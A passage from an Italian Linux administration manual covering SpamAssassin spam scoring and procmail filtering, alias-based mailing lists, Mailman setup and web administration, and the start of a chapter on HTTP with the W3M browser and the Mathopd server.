 2.7 SUBJECT_DRUG_GAP_VIC   Subject contains a gappy version of 'vicodin'
 0.4 SUBJECT_DRUG_GAP_S     Subject contains a gappy version of 'soma'
 1.0 SUBJECT_DRUG_GAP_C     Subject contains a gappy version of 'cialis'
-0.0 NO_RELAYS              Informational: message was not relayed via SMTP
 0.1 DRUGS_ERECTILE         Refers to an erectile drug
 0.0 DRUGS_ANXIETY          Refers to an anxiety control drug
-0.0 NO_RECEIVED            Informational: message has no Received headers
 0.0 DRUGS_MUSCLE           Refers to a muscle relaxant
 0.0 DRUGS_PAIN             Refers to a pain relief drug
 0.1 DRUGS_ANXIETY_EREC     Refers to both an erectile and an anxiety drug
 0.0 DRUGS_MANYKINDS        Refers to at least four kinds of drugs
-2.9 AWL                    AWL: From: address is in the auto white-list



------------=_44AD47EB.2E5AF19D
Content-Type: message/rfc822; x-spam-type=original
Content-Description: original message before SpamAssassin
Content-Disposition: inline
Content-Transfer-Encoding: 8bit

Envelope-to: caio@brot.dg
Delivery-date: Thu, 06 Jul 2012 19:17:20 +0200
To: caio@brot.dg
Subject: need cialias, levitra, soma, valium, vicodin?
Message-Id: <E1FyXTb-000093-00@127.0.0.1>
From: caio@brot.dg
Date: Thu, 06 Jul 2012 19:17:19 +0200
```



```
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
...



------------=_44AD47EB.2E5AF19D--
```

La prima volta che un certo utente usa SpamAssassin, il programma crea automaticamente la directory '`~/.spamassassin/`' con la configurazione predefinita e altri file, che servono per le proprie annotazioni interne.

39.16.3 Filtrare i messaggi automaticamente

Per filtrare i messaggi di posta elettronica con SpamAssassin, si può intervenire nella configurazione del MDA (*Mail delivery agent*), oppure, in modo più semplice e generalizzato, si può fare affidamento su Procmail (sezione 39.15). Quelle che seguono sono le direttive che si possono inserire nel file '`~/.procmailrc`' per questo scopo, tratte dalla documentazione di SpamAssassin stesso, con qualche piccola semplificazione:

```
# SpamAssassin sample procmailrc
#
# Pipe the mail through spamassassin (replace 'spamassassin' with 'spamc'
# if you use the spamc/spamd combination)
#
# The condition line ensures that only messages smaller than 250 kB
# (250 * 1024 = 256000 bytes) are processed by SpamAssassin. Most spam
# isn't bigger than a few k and working with big messages can bring
# SpamAssassin to its knees.
#
# The lock file ensures that only 1 spamassassin invocation happens
# at 1 time, to keep the load down.
#
:0fw: spamassassin.lock
* < 256000
| spamassassin

# Mails with a score of 15 or higher are almost certainly spam (with 0.05%
# false positives according to rules/STATISTICS.txt). Let's put them in a
# different mbox. (This one is optional.)
:0:
* ^X-Spam-Level: \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*
spam

# Work around procmail bug: any output on stderr will cause the "F" in "From"
# to be dropped.  This will re-add it.
:0
* ^^rom[ ]
{
  LOG="*** Dropped F off From_ header! Fixing up. "

  :0 fhw
  | sed -e '1s/^/F/'
}
```

Come si vede, il riconoscimento dei messaggi da scartare si basa sulla quantità di asterischi nell'intestazione '**`X-Spam-Level:`**'. In questo modo, i messaggi che raggiungono i 15 asterischi vengono inseriti nella cartella '`spam`', mentre gli altri vanno regolarmente nella cartella predefinita.

39.16.4 Autoapprendimento

Si può istruire SpamAssassin a distinguere i messaggi «buoni» da quelli «cattivi», attraverso una catalogazione statistica di messaggi sicuramente buoni e di altri sicuramente cattivi. Questo lavoro viene svolto attraverso '**`sa-learn`**' e si avvale di una base di dati, che può essere un DBMS vero e proprio, oppure un insieme di file gestito autonomamente da SpamAssassin.

Il procedimento di apprendimento è molto semplice, ma richiede attenzione e organizzazione, per poter essere proficuo. Pertanto, si rimanda alla pagina di manuale *sa-learn(1)*.

39.17 Liste di posta elettronica

Una lista di posta elettronica, o *mailing-list*, o più semplicemente ***lista***, è un servizio attraverso cui un gruppo di persone può inviare dei messaggi di posta elettronica a tutti i partecipanti, creando in pratica un mezzo per discutere di un certo argomento. Sotto questo aspetto, la *mailing-list* compie lo stesso servizio di un *newsgroup*, con la differenza che ci si deve iscrivere presso il servente (o il «robot») che offre il servizio e che i messaggi vengono inviati a tutti i partecipanti iscritti.

Dal momento che la lista di posta elettronica richiede questa forma di iscrizione, tende a escludere i visitatori occasionali (o casuali), ma permette ugualmente l'accesso a un numero di utenti più vasto: tutti quelli che hanno la possibilità di usare la posta elettronica. Infatti, per quanto riguarda i *newsgroup*, sono rari gli utenti di Internet che possono accedere a tutti i gruppi di discussione.

Il servizio di una lista di posta elettronica viene svolto normalmente da un programma che si occupa di ricevere la posta da un certo indirizzo e conseguentemente di rispedire i messaggi a tutti gli iscritti. Per iscriversi occorre inviare un messaggio speciale al programma che lo gestisce, contenente il nome della lista e l'indirizzo di posta elettronica di colui che si iscrive; in modo analogo si interviene per cancellare l'iscrizione.

Dal punto di vista amministrativo, si distinguono due tipi di liste: moderate e non moderate. Una lista moderata è quella in cui tutti i messaggi, prima di essere ritrasmessi agli iscritti, vengono controllati da uno o più moderatori; l'altro tipo di lista non viene controllata da alcuno.

39.17.1 Lista elementare

Prima di vedere il funzionamento di un applicativo organizzato per la gestione di una lista, conviene apprenderne i rudimenti realizzandone una elementare attraverso la gestione degli alias.

Se l'obiettivo che ci si prefigge è solo quello di definire un indirizzo di posta elettronica che serva come punto di riferimento per il proseguimento (*forward*) dei messaggi a un elenco di persone, si può agire in due modi differenti: modificando il file '`/etc/aliases`', oppure creando un utente fittizio che possieda nella sua directory personale il file '`~/.forward`'.

Il secondo caso, quello dell'utente fittizio, è il più semplice da comprendere. Se si suppone di voler creare la lista '**`prova`**', basta registrare un utente con lo stesso nome nel sistema operativo, facendo opportunamente in modo che questo non abbia una parola d'ordine valida e nemmeno una shell funzionante. Nella sua directory personale si crea e si gestisce il file '`~/.forward`' nel quale vanno inseriti gli indirizzi degli utenti iscritti alla lista '**`prova`**'. È tutto qui; spetta all'amministratore del servizio l'aggiornamento manuale di questo file. Eventualmente, questo amministratore potrebbe essere un utente diverso dall'utente '**`root`**', per cui si potrebbe anche fare in modo che l'utenza '**`prova`**' possa funzionare regolarmente (con parola d'ordine e shell), lasciandola usare a tale persona.

Il metodo della creazione dell'alias è più efficace. Generalmente si crea un file contenente l'elenco degli indirizzi degli iscritti alla lista e si fa in modo che un alias faccia riferimento a tutti questi indirizzi. Per esempio, se nel file '`/etc/aliases`' viene inserita la riga seguente,

```
prova:          :include:/var/liste/prova/iscritti
```

si fa in modo che tutti i messaggi diretti all'indirizzo '**`prova`**' siano poi rinviati a tutti gli indirizzi indicati nel file '`/var/liste/prova/iscritti`'. Dal momento che con questo sistema si hanno maggiori possibilità nella definizione dei nomi, si può aggiungere convenientemente un alias per l'amministratore del servizio, come nell'esempio seguente:

```
prova:          :include:/var/liste/prova/iscritti
prova-admin     daniele
```


A seconda delle caratteristiche specifiche del MTA utilizzato, può darsi che sia necessario usare il comando '**`newaliases`**' dopo una modifica del file '`/etc/aliases`'. Nel caso fosse così, è importante ricordarsene.

In entrambi i casi visti è possibile mantenere un archivio dei messaggi ricevuti dalla lista, con la semplice aggiunta di un indirizzo che faccia riferimento a un file su disco. Per esempio, il file '`~prova/.forward`' potrebbe iniziare nel modo seguente:

```
"/home/prova/archivio"
Tizio Tizi <tizio@dinkel.brot.dg>
Caio Cai <caio@dinkel.brot.dg>
…
```

Nello stesso modo, il file '`/var/liste/prova/iscritti`' potrebbe iniziare come segue:

```
"/var/liste/prova/archivio"
Tizio Tizi <tizio@dinkel.brot.dg>
Caio Cai <caio@dinkel.brot.dg>
…
```

Bisogna fare attenzione ai permessi. È molto probabile che il file venga creato con i privilegi dell'utente '**`mail`**'. La prima volta conviene fare in modo che la directory che deve accogliere tale file abbia tutti i permessi necessari alla scrittura da parte di chiunque, in modo da vedere cosa viene creato effettivamente. Successivamente si possono regolare i permessi in modo più preciso.

39.17.2 Mailman

Mailman[16] è un sistema per la gestione di una lista di posta elettronica, gestito attraverso programmi CGI (capitolo 40). Questo tipo di lista di posta elettronica dipende pertanto, oltre che da un MTA adatto, anche da un servente HTTP (capitolo 40) in grado di consentire il funzionamento di programmi CGI; inoltre richiede di configurare Cron per la gestione delle operazioni periodiche.

Nella descrizione che qui viene fatta di Mailman, si trascura completamente, o quasi, ciò che riguarda la configurazione di Cron, dell'MTA e del servente HTTP, perché è molto probabile che la propria distribuzione GNU sia in grado di predisporre tutto questo in modo automatico, nel momento dell'installazione del pacchetto che corrisponde a questo applicativo. Eventualmente si può leggere la documentazione originale di Mailman che dovrebbe essere accessibile a partire da *http://www.gnu.org/software/mailman/mailman.html* .

39.17.2.1 Privilegi durante il funzionamento

Quando un programma di Mailman viene messo in funzione, dovrebbe acquisire privilegi limitati. Per questo, di solito gli si associa un utente e un gruppo particolari, che potrebbero corrispondere a un nome del tipo '**`mailman`**', oppure '**`list`**'. In condizioni normali, se si installa Mailman da un pacchetto predisposto per la propria distribuzione GNU, tutto dovrebbe essere sistemato in modo automatico, compreso l'aggiornamento del file '`/etc/aliases`', con la ridirezione della posta elettronica destinata a questo utente fittizio, verso l'utente '**`root`**'.

39.17.2.2 Configurazione

La configurazione particolare di Mailman è contenuta in un file denominato '`mm_cfg.py`', che potrebbe trovarsi nella directory '`/etc/mailman/`'. Come suggerisce l'estensione, si tratta di uno script di Python.

La parte più significativa di questo file riguarda la dichiarazione di alcune variabili, come si vede dall'estratto seguente:

```
#########################################################
# Put YOUR site-specific configuration below,           #
# in mm_cfg.py .                                        #
# See Defaults.py for explanations of the values.       #

DEFAULT_HOST_NAME = 'dinkel.brot.dg'
DEFAULT_URL       = 'http://dinkel.brot.dg/cgi-bin/mailman'
DELIVERED_BY_URL  = '/doc/mailman/images/mailman.jpg'

MAILMAN_OWNER     = 'mailman-owner@%s' % DEFAULT_HOST_NAME

PUBLIC_ARCHIVE_URL = '/pipermail'
PRIVATE_ARCHIVE_URL = '/mailman/private'

USE_ENVELOPE_SENDER = 0
```

Per prima cosa, si può osservare che i programmi CGI di Mailman dovrebbero essere accessibili a partire da *http://dinkel.brot.dg/cgi-bin/mailman/*; pertanto, il servente HTTP deve risultare configurato per consentire l'accesso in questo modo a tali file. In base all'esempio, si può verificare che ciò sia così provando a interrogare l'indirizzo *http://dinkel.brot.dg/cgi-bin/mailman/admin*, dal quale si deve ottenere una pagina di informazioni sull'amministrazione delle liste.

Come si può intuire dalla configurazione, si definisce che l'amministratore del sistema Mailman si chiama *mailman-owner@...*, pertanto è necessario definire a chi deve corrispondere effettivamente questo indirizzo, intervenendo nel file '`/etc/aliases`' e avviando successivamente '**`newaliases`**' (se necessario). Supponendo che si tratti effettivamente dell'utente '**`tizio`**', potrebbe essere una riga come quella seguente:

```
mailman-owner: tizio
```

Infine, è necessario definire una parola d'ordine per l'amministrazione complessiva. Per questo si usa il programma '**`mmsitepass`**':

```
# mmsitepass [Invio]

New password: digitazione_all'oscuro [Invio]

Again to confirm password: digitazione_all'oscuro [Invio]
```

In questo modo, la parola d'ordine viene annotata in modo cifrato per evitare che possa essere individuata facilmente.

39.17.2.3 Creazione e cancellazione di una lista

La creazione di una lista di Mailman è guidata dal programma '**`newlist`**', che si usa in pratica come nell'esempio seguente, in cui si crea la lista *prova@...*:

```
# newlist [Invio]

Enter the name of the new list: prova [Invio]

Enter the email of the person running the list: ↩
↪caio@dinkel.brot.dg [Invio]

Initial prova password: digitazione_all'oscuro [Invio]

  Entry for aliases file:

  ## prova mailing list
  ## created: 29-Aug-2002 root
  prova:         "|/var/lib/mailman/mail/wrapper post prova"
  prova-admin:   "|/var/lib/mailman/mail/wrapper mailowner prova"
  prova-request: "|/var/lib/mailman/mail/wrapper mailcmd prova"
  prova-owner:   prova-admin

  Hit enter to continue with prova owner notification...
```

Come si vede dal messaggio che si ottiene, è necessario intervenire poi manualmente nel file '`/etc/aliases`', per aggiungere alcune righe. In questo modo, gli indirizzi *prova@...*, *prova-admin@...*, *prova-request@...* e *prova-owner@...* possono poi funzionare regolarmente per la gestione e l'accesso alla lista.

Per eliminare una lista, si procede in modo analogo, con l'aiuto del programma '**`rmlist`**', che se usato con l'opzione '**`-a`**', cancella anche l'archivio dei messaggi:


```
# rmlist -a prova [Invio]
```

Infine, è possibile consultare rapidamente l'elenco degli iscritti a una lista con il comando '**`list_members`**':[17]

```
# list_members prova [Invio]
```

39.17.2.4 Amministrazione della lista

Mailman è fatto per essere utilizzato prevalentemente attraverso un navigatore, con il protocollo HTTP. Per verificare l'esistenza della lista appena creata, basta consultare il programma CGI '**`admin`**' che, secondo la configurazione già vista in precedenza, dovrebbe essere accessibile all'indirizzo *http://dinkel.brot.dg/cgi-bin/mailman/admin*. Ciò che si dovrebbe vedere è rappresentato dal listato seguente:

```
            dinkel.brot.dg mailing lists - Admin Links

  Welcome!

  Below is the collection of publicly-advertised mailman
  mailing lists on dinkel.brot.dg. Click on a list name to
  visit the configuration pages for that list. To visit the
  administrators configuration page for an unadvertised
  list, open a URL similar to this one, but with a '/' and
  the list name appended.

  General list information can be found at the mailing list
  overview page.

  (Send questions and comments to
  mailman-owner@dinkel.brot.dg.)


  List Description
  Prova [no description available]
```

Per configurare meglio la lista *prova@...* è sufficiente seguire il riferimento ipertestuale che si trova in corrispondenza del nome che appare sulla pagina, il quale porta in pratica all'indirizzo *http://dinkel.brot.dg/cgi-bin/mailman/admin/prova*. Come spiega la stessa pagina, se esistono delle liste non pubblicizzate, la loro configurazione si raggiunge in questo modo, mettendo il loro nome dopo quello del programma CGI '**`admin`**'.

```
Prova Administrative Authentication

List Administrative Password: ____________________________
Let me in...

Important: From this point on, you must have cookies enabled
in your browser, otherwise no administrative changes will
take effect.

Session cookies are used in Mailman's administrative
interface so that you don't need to re-authenticate with
every administrative operation.
This cookie will expire automatically when you exit your
browser, or you can explicitly expire the cookie by hitting
the Logout link under Other Administrative Activities (which
you'll see once you successfully log in).
```

La pagina che si ottiene serve a richiedere l'identificazione dell'amministratore della lista in base alla parola d'ordine, come inserito quando è stato utilizzato il programma '**`newlist`**'. Superata questa fase si raggiunge la pagina di configurazione vera e propria, che corrisponde però allo stesso indirizzo precedente.[18]

```
Prova mailing list administration
General Options Section
--------------------------------------------------------------------
 Configuration Categories          Other Administrative Activities
* General Options                   * Tend to pending administrative
* Membership Management               requests
* Privacy Options                   * Go to the general list
* Regular-member (non-digest)         information page
  Options                           * Edit the HTML for the public
* Digest-member Options               list pages
* Bounce Options                    * Go to list archives
* Archival Options                  * Logout
* Mail-News and News-Mail gateways
```

```
* Auto-responder
------------------------------------------------------------------------

Make your changes below, and then submit them using the button at
the bottom. (You can change your password there, too.)

General Options
 Fundamental list characteristics, including descriptive info and
 basic behaviors.
         Description                              Value
 The public name of this list
    (make case-changes only).  Prova_____________________________
                    (Details)
       The list admin's email
    address - having multiple  caio@dinkel.brot.dg_______________
         admins/addresses (on  _____________________________________
       separate lines) is ok.  _____________________________________
                    (Details)
   A terse phrase identifying  _____________________________________
         this list. (Details)
  An introductory description  _____________________________________
   - a few paragraphs - about  _____________________________________
         the list. It will be  _____________________________________
    included, as html, at the  _____________________________________
    top of the listinfo page.  _____________________________________
  Carriage returns will end a  _____________________________________
  paragraph - see the details  _____________________________________
     for more info. (Details)
   Prefix for subject line of  [Prova]_________________________
      list postings. (Details)
 List-specific text prepended  _____________________________________
    to new-subscriber welcome  _____________________________________
            message (Details)  _____________________________________
                               _____________________________________
  Text sent to people leaving  _____________________________________
       the list. If empty, no  _____________________________________
   special text will be added  _____________________________________
  to the unsubscribe message.  _____________________________________
                    (Details)
    Where are replies to list
 messages directed? Poster is  (*) Poster ( ) This     ( ) Explicit
     strongly recommended for             list         address
          most mailing lists.
                    (Details)
   Explicit Reply-To: header.  _____________________________________
                    (Details)
 (Administrivia filter) Check
  postings and intercept ones
              that seem to be  ( ) No (*) Yes
     administrative requests?
                    (Details)
  Send password reminders to,
 eg, "-owner" address instead  (*) No ( ) Yes
         of directly to user.
                    (Details)
     Suffix for use when this
      list is an umbrella for
    other lists, according to  -owner____________________________
          setting of previous
     "umbrella_list" setting.
                    (Details)
        Send monthly password
   reminders or no? Overrides  ( ) No (*) Yes
         the previous option.
                    (Details)
    Send welcome message when  ( ) No (*) Yes
  people subscribe? (Details)
     Should administrator get
      immediate notice of new
   requests, as well as daily  ( ) No (*) Yes
       notices about collected
              ones? (Details)
     Should administrator get
                  notices of  (*) No ( ) Yes
     subscribes/unsubscribes?
                    (Details)
     Send mail to poster when
    their posting is held for  (*) Yes ( ) No
          approval? (Details)
    Maximum length in Kb of a
    message body. Use 0 for no 40______
             limit. (Details)
 Host name this list prefers.  dinkel.brot.dg_________________
                    (Details)
     Base URL for Mailman web
  interface. The URL must end
    in a single "/". See also http://dinkel.brot.dg/cgi-bin/mailman/
 the details for an important
   warning when changing this
              value. (Details)
```



```
                    To Change The Administrator Password
+------------------------------+ +------------------------------+
| Enter current|_______________| |   Enter new|_____________________|
|     password:|               | |   password:|                     |
+------------------------------+ |------------+---------------------|
                                 | Confirm new|_____________________|
                                 |   password:|                     |
                                 +------------------------------+

                          [ Submit Your Changes ]
```

Quello che si vede sopra riguarda solo la configurazione generale, mentre sono disponibili altre voci per altre caratteristiche da configurare.

Al termine del lavoro, è bene indicare a Mailman la conclusione dell'attività selezionando la voce '**`logout`**'.

39.17.2.5 Accesso alla lista da parte degli utilizzatori normali

Gli utenti che possono avere interesse a iscriversi a una lista di quelle amministrate devono raggiungere l'indirizzo *http://dinkel.brot.dg/cgi-bin/mailman/listinfo*:

```
dinkel.brot.dg Mailing Lists
Welcome!

Below is a listing of all the public mailing lists on
dinkel.brot.dg.
Click on a list name to get more information about the list,
or to subscribe, unsubscribe, and change the preferences on
your subscription.
To visit the info page for an unadvertised list, open a URL
similar to this one, but with a '/' and the list name
appended.

List administrators, you can visit the list admin overview
page to find the management interface for your list.

(Send questions or comments to
mailman-owner@dinkel.brot.dg.)

List                        Description
Prova                       [no description available]
```

Seguendo il riferimento ipertestuale corrispondente al nome della lista a cui si è interessati, si arriva alla pagina dalla quale ci si può iscrivere:

```
About Prova
To see the collection of prior postings to the list,
visit the Prova Archives.
Using Prova
To post a message to all the list members, send email to
prova@dinkel.brot.dg.

You can subscribe to the list, or change your existing
subscription, in the sections below.
Subscribing to Prova
Subscribe to Prova by filling out the following form. You
will be sent email requesting confirmation, to prevent
others from gratuitously subscribing you. This is a public
list, which means that the members list is openly available
(but we obscure the addresses so they are not easily
recognizable by spammers).

  Your email    _____________________________
  address:
  You must enter a privacy password. This provides
  only mild security, but should prevent others
  from messing with your subscription. Do not use a
  valuable password as it will occasionally be
  emailed back to you in cleartext. Once a month,
  your password will be emailed to you as a
  reminder.
  Pick a        _______________
  password:
  Reenter
```

```
  password to   _________________
  confirm:
  Would you
  like to
  receive list  (*) No ( ) Yes
  mail batched
  in a daily
  digest?
                  [ Subscribe ]
Prova Subscribers
Click here for the list of Prova subscribers:
[ Visit Subscriber list ]

To change your subscription (set options like digest and
delivery modes, get a reminder of your password, or
unsubscribe from Prova), either enter your subscription
email address:

        _____________________________ [ Edit Options ]

... or select your entry from the subscribers list
(see above).
```

Chi si iscrive, indicando l'indirizzo di posta elettronica e la parola d'ordine per poter gestire la propria configurazione personale, viene richiesta successivamente una conferma via posta elettronica, simile a questa:

```
From: prova-request@dinkel.brot.dg
To: daniele@dinkel.brot.dg
Reply-To: prova-request@dinkel.brot.dg
Subject: Prova -- confirmation of subscription -- request 779881

Prova -- confirmation of subscription -- request 779881

We have received a request from 192.168.1.1 for subscription
of your email address, <daniele@dinkel.brot.dg>, to the
prova@dinkel.brot.dg mailing list.  To confirm the request,
please send a message to prova-request@dinkel.brot.dg, and
either:

- maintain the subject line as is (the reply's additional
  "Re:" is ok),

- or include the following line - and only the following
  line - in the message body:

confirm 779881

(Simply sending a 'reply' to this message should work from
most email interfaces, since that usually leaves the subject
line in the right form.)

If you do not wish to subscribe to this list, please simply
disregard this message.  Send questions to
prova-admin@dinkel.brot.dg.
```

Di solito è sufficiente rispondere a questo messaggio, senza includere il testo precedente per ottenere l'iscrizione. A iscrizione avvenuta si riceve un messaggio di conferma, in cui è annotata la parola d'ordine che è stata definita per la personalizzazione dell'iscrizione alla lista; in seguito si riceve mensilmente un promemoria del genere.

Per accedere alla gestione della configurazione personalizzata, si parte dalla stessa pagina già vista in precedenza, mettendo soltanto il proprio indirizzo di posta elettronica nella parte inferiore:

```
About Prova
…
…
Prova Subscribers
Click here for the list of Prova subscribers:
[ Visit Subscriber list ]

To change your subscription (set options like digest and
delivery modes, get a reminder of your password, or
unsubscribe from Prova), either enter your subscription
 email address:

            _____________________________ [ Edit Options ]

... or select your entry from the subscribers list
```



```
(see above).
```

Da lì si accede a una pagina in cui è possibile richiedere la cancellazione dalla lista o la modifica delle caratteristiche configurabili, con l'inserimento della parola d'ordine personale.

39.18 Riferimenti

- Olaf Kirch, *NAG, The Linux Network Administrators' Guide*
- Doug Muth, *The SPAM-L FAQ*, *http://www.dmuth.org/spam-l*
- *Rlytest: test mail host for third-party relay*, *http://www.unicom.com/sw/rlytest*

[1] **Sendmail** software non libero: non è consentita la commercializzazione a scopo di lucro

[2] La tradizione richiede che l'eseguibile '**`sendmail`**' sia collocato nella directory '`/usr/lib/`', ma dal momento che questo fatto va in contrasto con la logica di una gerarchia ordinata del file system, in pratica si tratta solitamente di un collegamento simbolico a un eseguibile che si trova in una posizione più appropriata.

[3] **Mailx** UCB BSD

[4] **Nail** UCB BSD e altre

[5] **Mutt** GNU GPL

[6] **Grepmail** GNU GPL

[7] **IMAP toolkit** software libero con licenza speciale

[8] **Popclient** GNU GPL

[9] È questo punto che può rendere vantaggioso l'utilizzo di Popclient al posto di Fetchmail.

[10] **Fetchmail** GNU GPL

[11] **GNU Sharutils** GNU GPL

[12] L'esempio proviene da un caso accaduto realmente, senza che sia stato possibile chiarire il motivo della composizione errata. Viene proposto questo esempio perché reale, anche se incompleto, considerato il fatto che il mittente e il destinatario sono stati sostituiti, inoltre alcune informazioni sono state eliminate dal messaggio.

[13] **Mpack** software libero con licenza speciale

[14] In realtà la dimensione indicata con questa opzione è solo un riferimento approssimato, dal momento che i messaggi di posta elettronica e di Usenet tendono a espandersi, mano a mano che si aggiungono informazioni sul loro percorso.

[15] **Procmail** GNU GPL o Artistic

[16] **Mailman** GNU GPL

[17] Sono disponibili anche altri comandi, ma in generale è più semplice il controllo attraverso l'interfaccia dei programmi CGI.

[18] Come spiega Mailman stesso, è necessario che il navigatore sia in grado di accettare i *cookie*.

HTTP

`.wgetrc` 1810 `access.log` 1768 `error.log` 1768 `htdig` 1799 `htdig.conf` 1799 `htdigconfig` 1799 `htsearch` 1801 `mathopd` 1767 `mathopd.conf` 1769 `mathopd.pid` 1768 `rundig` 1799 `w3m` 1766 `webalizer` 1805 `webalizer.conf` 1805 `wget` 1809 `wgetrc` 1810

Il modo più comune per diffondere informazioni attraverso la rete è quello di utilizzare un servente HTTP (*Hypertext transfer protocol*). Le informazioni pubblicate in questo modo sono rivolte a tutti gli utenti che possono raggiungere il servizio, nel senso che normalmente non viene richiesta alcuna identificazione: al massimo si impedisce o si concede l'accesso in base al meccanismo di filtro gestito dal supervisore dei servizi di rete o dal TCP wrapper.

Per offrire un servizio HTTP occorre un programma in grado di gestirlo, di solito in forma di demone. Analogamente al servizio FTP anonimo, il servente HTTP consente l'accesso a una directory particolare e alle sue discendenti; questa directory viene identificata spesso con il nome *document root*. Quando il servente HTTP è in grado di distinguere con quale nome a dominio è stato raggiunto il servizio e, in base a tale nome, offre l'accesso a una directory differente, si dice che distingue tra i ***domini virtuali***.

Un servente HTTP non offre solo un servizio di semplice consultazione di documenti: permette anche di interpellare dei programmi. Questi programmi sono collocati normalmente al di fuori della directory da cui si diramano i documenti (HTML o di altro tipo), per evitare che questi possano essere letti. In questo contesto, tali programmi sono definiti ***gateway*** e normalmente vengono chiamati ***programmi CGI***, o *cgi-bin*. Ma l'avvio di programmi implica l'attribuzione di privilegi: di solito si fa in modo che questi funzionino utilizzando la personalità di un utente fittizio apposito ('**www**', '**nobody**' o simile), per evitare che possano compiere più azioni del necessario.

Secondo le consuetudini, normalmente si configura il servente HTTP in modo da non consentire la lettura del contenuto delle directory. In pratica, se si indica un indirizzo che rappresenta una directory, si ottiene invece un file predefinito, corrispondente di solito a '`index.html`' (o qualcosa di simile), contenuto nella directory richiesta; tuttavia, se questo è assente, non si ottiene alcunché.

Per poter usufruire di un servizio HTTP occorre un programma cliente adatto. In generale, tale programma cliente è in grado di accedere anche ad altri servizi, pertanto, in questo senso viene definito semplicemente «navigatore». Il programma di navigazione tipico dovrebbe consentire anche la visualizzazione di immagini e la fruizione di altri contenuti multimediali, ma un buon programma che utilizza soltanto un terminale a caratteri può funzionare in qualunque condizione, quindi, tale possibilità non deve essere scartata a priori.

Riquadro 40.1. *Uniform resource locator*, *Uniform resource identifier*

L'integrazione di diversi protocolli impone l'utilizzo di un sistema uniforme per indicare gli indirizzi, per poter conoscere subito in che modo si deve effettuare il collegamento. Per questo, quando si utilizza un navigatore, si devono usare indirizzi espressi in modo standard, precisamente secondo il formato URI, o *Uniform resource identifier*. Attualmente, è ancora in uso la vecchia definizione, URL, *Uniform resource locator*, la quale rappresenta un sottoinsieme di URI. Attraverso questa modalità, è possibile definire tutto quello che serve per raggiungere una risorsa: protocollo, nodo di rete (*host*), porta, percorso. Il formato generale di un URI è descritto nella sezione 54.1.

40.1 W3M

W3M[1] è un navigatore fatto per i terminali a caratteri, senza grafica, che però funziona correttamente con la codifica UTF-8 e ha una buona resa delle tabelle.

W3M si compone in pratica dell'eseguibile '**w3m**':

`w3m` [*opzioni*] *risorsa_iniziale*

Il file iniziale va indicato in forma di URI; eventualmente, se si tratta di file locali si può indicare il percorso senza URI.

Durante il funzionamento di W3M, la navigazione con la tastiera è abbastanza intuitiva e sono disponibili anche altri comandi molto interessanti. Si veda la tabella 40.2.

Tabella 40.2. Alcuni dei comandi di W3M.

Tastiera	Descrizione
[*H*]	Mostra il riepilogo dei comandi di navigazione.
[*pagina-su*], [*b*], [*Esc*][*v*]	Fa scorrere il testo all'indietro di una schermata.
[*pagina-giù*], [*spazio*], [*Ctrl v*]	Fa scorrere il testo in avanti di una schermata.

Tastiera	Descrizione
[*freccia-su*], [*Ctrl p*], [*k*]	Porta il cursore sulla riga precedente.
[*freccia-giù*], [*Ctrl n*], [*j*]	Porta il cursore sulla riga successiva.
[*Ctrl b*], [*h*]	Porta il cursore sul carattere precedente.
[*Ctrl f*], [*l*]	Porta il cursore sul carattere successivo.
[*J*]	Fa scorrere il testo in alto di riga.
[*K*]	Fa scorrere il testo in basso di riga.
[<]	Fa scorrere il testo verso sinistra.
[>]	Fa scorrere il testo verso destra.
[,]	Fa scorrere il testo verso sinistra di una sola colonna.
[.]	Fa scorrere il testo verso destra di una sola colonna.
[*Inizio*], [*g*]	Raggiunge l'inizio del file.
[*Fine*], [*G*]	Raggiunge la fine del file.
[*Ctrl u*], [*Esc*][*Tab*]	Raggiunge il riferimento ipertestuale precedente.
[*Tab*]	Raggiunge il riferimento ipertestuale successivo.
[*Invio*]	Accede al riferimento ipertestuale su cui si trova il cursore.
[*a*], [*Esc*][*Invio*]	Salva il riferimento ipertestuale in un file.
[*u*]	Mostra alla base dello schermo l'URI corrispondente al riferimento ipertestuale su cui si trova il cursore.
[*c*]	Mostra alla base dello schermo l'URI attuale.
[=]	Mostra le informazioni sull'URI attuale.
[*F*]	Cerca di elaborare una cornice (*frame*).
[*U*]	Permette di accedere a un URI da inserire manualmente.
[*F*]	Permette di accedere a un file da indicare manualmente.
[*R*]	Ricarica il documento.
[*S*]	Salva il documento su un file, come lo si vede sullo schermo.
[*Esc*][*s*]	Salva il documento su un file in forma originale.
[*s*]	Seleziona uno dei documenti visitati di recente.
[*o*]	Accede a una maschera di opzioni di funzionamento.
[*Ctrl s*], [*/*]	Richiede l'inserimento di una stringa di ricerca nella pagina attuale.
[*Ctrl r*], [*?*]	Come [*/*], ma ricerca all'indietro.
[*n*]	Continua la ricerca in avanti.
[*N*]	Continua la ricerca all'indietro.
[*q*]	Conclude il funzionamento chiedendo conferma.
[*Q*]	Conclude il funzionamento senza chiedere conferma.

W3M può essere avviato utilizzando diverse opzioni nella riga di comando. Tuttavia, di solito queste non si usano, potendo intervenire nel suo funzionamento attraverso il comando [*o*].

40.2 Servente HTTP: Mathopd

Mathopd[2] è un servente HTTP fatto per impegnare poche risorse, offrendo un insieme ragionevole di possibilità di configurazione.

Mathopd, da solo, non è in grado di mostrare il contenuto delle directory, in mancanza di un indice, inoltre produce un registro (log) che non è conforme agli standard, costituito di solito dal formato CLF (*Common log format*) o da quello combinato (sezione 40.7), ma è possibile rimediare a queste carenze con degli script o dei piccoli programmi di contorno.

Mathopd si compone del programma eseguibile '**mathopd**' che richiede un file di configurazione, corrispondente normalmente al file '`/etc/mathopd.conf`'. Il programma è fatto per funzionare da solo, fuori dal controllo del supervisore dei servizi di rete, senza bisogno di avviare altre copie di se stesso.

40.2.1 Utilizzo generale

Mathopd è un servente HTTP molto «particolare», a cominciare dalla sintassi per l'avvio del programma '**mathopd**':

```
mathopd [opzioni] -f file_di_configurazione
```

Come si può osservare dal modello sintattico proposto, risulta obbligatorio indicare il file di configurazione con l'opzione '**-f**', perché in mancanza di questa informazione, il programma si aspetta di ricevere la configurazione dallo standard input.

